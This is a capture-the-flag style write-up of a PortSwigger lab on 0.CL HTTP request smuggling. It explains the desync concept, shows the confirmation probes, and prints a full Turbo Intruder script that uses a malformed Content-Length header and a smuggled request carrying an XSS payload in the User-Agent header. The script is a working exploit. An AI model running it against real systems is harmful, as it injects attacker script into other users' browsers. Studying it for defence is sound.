
The lab
here is how portswigger describes it
This lab is vulnerable to 0.CL request smuggling.
Carlos visits the homepage every five seconds. To solve the lab, exploit the vulnerability to execute alert() in his browser.
this is the newest and most advanced lab in the series, straight out of portswigger's 2025 research. before starting it is genuinely worth reading the white paper at https://portswigger.net/research/http1-must-die and watching the talk, because 0.cl is a subtle attack and this writeup will try to make it understandable rather than exhaustive. the turbo intruder extension is required
What 0.cl means?#
the naming convention is the same as the other desync labs, two letters for how the two servers measure a request's body, the front end first and the back end second. cl means a server uses the Content-Length, and 0 means a server treats the body as having zero length, as if there were no body at all.
so 0.cl means the front end thinks the request has no body, while the back end reads a body according to the Content-Length. that disagreement is the crack. because the front end believes the request ended at its headers, it treats the bytes we send after the headers as the start of a new request, but the back end swallows those same bytes as the body of the first request. we get to place content that the two servers read completely differently, and that is what lets us smuggle.
the piece that makes 0.cl possible is an early response gadget, an endpoint that sends its response before it has read the whole request body. that early response is what convinces the front end the exchange is over and pushes it on to the next request while the back end is still reading, and lining those two views up is the whole game.
Step 1 - Locate the base Request#
the lab has blog posts with a comment feature and no login. we open the proxy http history and find the first request, the plain GET / HTTP/1.1 to the homepage.

we send this request to repeater twice, then create a tab group and add both to it, because the confirmation test needs two requests sent back to back on one connection.

Step 2 - Build the confirmation probe#

we adjust the first request. we change the method from GET to POST, remove every header except Host and Content-Length, set Content-Length to 0, and in the repeater menu we turn off the update content length option so burp does not correct our value.
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Length: 0

the second request is just a Host header and a request for an endpoint that does not exist.
GET /logicbreaker HTTP/1.1
Host: your-lab-id.web-security-academy.net
then we set the send mode to send group in sequence on a single connection, so both go down one connection in order.
How the 404 confirms 0.cl?#
we send the sequence and the response to the second request comes back as an HTTP/1.1 404 Not Found.
here is what that tells us. we sent the two requests down one shared connection, and we got a clean 404 for our invalid /logicbreaker path on the second request, which means the back end did read and answer a second request on that connection. the important part is that the homepage POST / acted as an early response gadget, it answered without waiting on a body, which is the exact behaviour 0.cl needs, and the connection stayed open and in a state where a following request lands and is processed. that round trip, an early response to the first request and a real answer to the second on the same connection, is the footprint of the 0.cl desync, and it confirms the endpoint is exploitable. the real split is engineered next with a malformed length header.
Step 3 - Find the xss vector#
we want to run alert() in carlos's browser, so we need a reflected xss we can smuggle onto his request. scanning with burp finds it, though scanning needs the pro version, and the vector is the User-Agent header, which the application reflects without escaping. so our payload will live in a User-Agent header.
Step 4 - Set up Turbo Intruder#
we send the first request, the GET /, to turbo intruder and select the template examples/0cl-exploit.py, then fill in its variables. here is the finished script, and the explanation follows.

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=10,
                           requestsPerConnection=1,
                           engine=Engine.BURP,
                           maxRetriesPerRequest=0,
                           timeout=15
                           )

    stage1 = '''GET /resources/labheader/js/labHeader.js HTTP/1.1
Host: '''+host+'''
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Content-Length : %s

'''

    smuggled = '''GET /post?postId=4 HTTP/1.1
User-Agent: a"/><script>alert(1)</script>
Accept: text/html
Connection: keep-alive
Content-Length : 5

'''

    stage2_chopped = '''OPTIONS / HTTP/1.1
Content-Length: 123
X: Y'''

    stage2_revealed = '''GET /404 HTTP/1.1
Host: '''+host+'''
User-Agent: foo
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

'''

    victim = '''GET / HTTP/1.1
Host: '''+host+'''
User-Agent: foo

'''

    if '%s' not in stage1:
        raise Exception('Please place %s in the Content-Length header value')

    if not stage1.endswith('\r\n\r\n'):
        raise Exception('Stage1 request must end with a blank line and have no body')

    while True:
        engine.queue(stage1, len(stage2_chopped), label='stage1', fixContentLength=False)
        engine.queue(stage2_chopped + stage2_revealed + smuggled, label='stage2')
        engine.queue(victim, label='victim')

def handleResponse(req, interesting):
    table.add(req)
    if req.label == 'victim' and req.status == 302:
        req.engine.cancel()
How the script works?#
this is a double desync, which is why it has so many parts and why it can take a while to land. let me walk each variable.
stage1 is a request to /resources/labheader/js/labHeader.js, which is the early response gadget, a static file the server answers quickly. the key detail is its length header is written Content-Length : %s, with a space before the colon. that space is deliberate, it makes the header malformed, and the two servers treat the malformed header differently. the front end does not accept it and so believes the body length is zero, the 0 in 0.cl, while the back end does accept it and reads %s bytes of body. the %s is filled in with the length of stage2_chopped, so the back end will read exactly that block as this request's body.
stage2_chopped is a short, deliberately incomplete OPTIONS request. because the back end read it as stage1's body, and it declares its own Content-Length: 123, it sets up the second half of the double desync, the back end now expects 123 more bytes for this OPTIONS request.
stage2_revealed and smuggled supply those following bytes. tucked at the end is the real payload, the smuggled request, a GET /post?postId=4 carrying our User-Agent: a"/><script>alert(1)</script>. the blog post is chosen deliberately because its response is a particular length, around 8323 bytes, which lines the boundaries up so our smuggled prefix sits correctly in front of the victim's request.
victim is a normal GET / homepage request, standing in for carlos, who loads the homepage every five seconds. our smuggled request becomes a prefix on his request, so his browser ends up rendering a page that contains our injected <script>alert(1)</script>, and the alert fires in his browser.
the handleResponse at the bottom watches for the victim request returning a 302 and cancels the attack when it does, because that status signals success and 0.cl attacks, being a double desync run in a loop, otherwise keep going.
Step 5 - Launch and solve#
we click attack. nothing happens for a little while, which is normal for a double desync run on a loop, and then the attack lands, carlos's browser executes our script, and the lab is solved.

with this, we solved the lab!
The whole attack#
let me retell it simply, because this one has a lot of parts.
the site sits behind a front end and a back end, and the whole attack rests on making them disagree about where our request ends. we wrote the length header in a slightly malformed way, Content-Length with a space before the colon, and the two servers handled that difference in opposite ways. the front end gave up on the header and assumed our request had no body at all, which is the 0, while the back end accepted it and read a body of the stated length, which is the cl. that is the 0.cl split.
because the front end thought our request had no body, it treated everything we sent afterwards as new requests, while the back end was busy reading those same bytes as the body of the first request. we aimed the first request at a static file that answers instantly, an early response gadget, so the front end was nudged along at just the right moment, and we chained a second deliberately incomplete request inside the first so that the servers fell a whole request out of step with each other, a double desync.
the point of all that misalignment was to leave one of our requests, the smuggled one, sitting at the front of the connection, waiting. that request carried our alert(1) inside a User-Agent header, which the site reflects into its pages without escaping. when carlos's browser made its routine homepage request every five seconds, our waiting request got glued in front of it, so the page his browser received and rendered contained our script, and the alert ran in his browser.
the reason it takes patience is that a double desync depends on timing and on the victim's request arriving while the connection is in exactly the poisoned state, so turbo intruder loops the whole sequence until it lines up, then stops itself once the victim response shows success